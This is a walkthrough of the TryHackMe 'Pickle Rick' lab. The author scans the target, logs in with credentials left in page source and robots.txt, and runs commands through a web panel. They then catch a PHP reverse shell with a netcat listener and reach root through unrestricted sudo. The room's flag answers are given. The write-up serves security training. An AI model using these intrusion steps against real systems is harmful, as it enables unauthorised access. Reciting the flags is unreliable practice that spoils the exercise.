

Writeup TryHackMe - Pickle Rick

Reconnaissance:

First I started to use "nmap" to scan the machine for open ports. There were 2 open ports found.

```
Scanned at 2023-02-11 10:22:40 EST for 10
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

For easier web enumeration I added the IP address of the machine to the "/etc/hosts" file:

```
10.10.244.177    machine.thm

# The following lines are desirable for IPv6 capable hosts
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
```

I then began with visiting the website:



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to *BURRRP*....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the *BURRRRRRRRP*, password was! Help Morty, Help!

I started looking at the source code of the website. There a username can be found:

```
</div>
<!--

    Note to self, remember username!

    Username: R1ckRu13s

-->
</body>
```









Then I started a web enumeration to search for other subpages. I used “dirb” and “nikto” for it:

Dirb discovered 3 subpages and one folder:

```
— Scanning URL: http://machine.thm/ —  
⇒ DIRECTORY: http://machine.thm/assets/  
+ http://machine.thm/index.html (CODE:200|SIZE:1062)  
+ http://machine.thm/robots.txt (CODE:200|SIZE:17)  
+ http://machine.thm/server-status (CODE:403|SIZE:299)
```

The directory “assets” is listable. Therefore I visited it in the browser and found different assets of the website:


Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at machine.thm Port 80

I checked the images but I couldn’t find any interesting information. So I visited the other discovered pages.

The robots.txt file contains the following content:



Wubba lubbadubdub

The “server-status” subpage cannot be accessed.

Nikto discovered a “/login.php” page:

```
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7785 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2023-02-11 10:35:16 (GMT-5) (387 seconds)
```

I visited it:



Portal Login Page

Username:

Password:

Login

Gaining Access:

I decided to try the 2 found information as username and password, maybe it will work:

Portal Login Page

Username:

Password:

It worked! A command panel opened:

[Rick Portal](#)[Commands](#)[Potions](#)[Creatures](#)[Potions](#)[Beth Clone Notes](#)

Command Panel

What is the first ingredient Rick needs?

I executed the “ls” command to list the files:

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)

Command Panel

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

A file “Sup3rS3cretPickl3Ingred.txt” can be found. I tried to display its content with the “cat” command but the command is blocked:


Command Panel

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCCKKKK**.



So I just tried to access the file in the browser and it worked:




mr. meeseek hair

The first ingredient is “mr. meeseek hair”.

Whats the second ingredient Rick needs?

The “ls” command also discovered a “clue.txt” file. I also accessed it in the webbrowser:



Look around the file system for the other ingredient.

I looked around and find that in the “/home” directory a user “rick” exists. So I had a look inside the directory and found the second ingredient. I displayed it using the “nl” command:

Command Panel

```
cd /home/rick; nl "second ingredients"
```

Execute

```
1 1 jerry tear
```

Whats the final ingredient Rick needs?

I decided to gain better access to the system by a reverse shell. I provided the reverse shell from “pentestmonkey” using a simple python webserver and downloaded it using the “wget” command on the remote machine.



I wasn't able to download it into the webserver directory but were able to download it to the "rick" home directory:

I started a netcat listener & called the reverse shell using the command:

Command Panel

```
cd /home/rick; php reverseshell.php
```

Execute

```
reverseshell.php
second ingredients
```

Then I got a reverse shell:

```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.66.255] from (UNKNOWN) [10.10.244.177] 44324
Linux ip-10-10-244-177 4.4.0-1072-aws #82-Ubuntu SMP Fri Nov 2 15:00:21 UTC 20
 16:18:31 up 56 min,  0 users,  load average: 0.01, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

I decided to try to perform a privilege escalation with a simple "sudo -l".

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-12-164.eu-west-1.compute.internal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-12-164.eu-west-1.compute.internal:
  (ALL) NOPASSWD: ALL
$
```

Wow ... we are able to execute all commands without password. Now we are able to get access to the "/root" directory:

```
$ sudo ls /root
3rd.txt
snap
$
```

Here the third ingredient can be found:

```
$ sudo nl /root/3rd.txt  
      1  3rd ingredients: fleeb juice  
$
```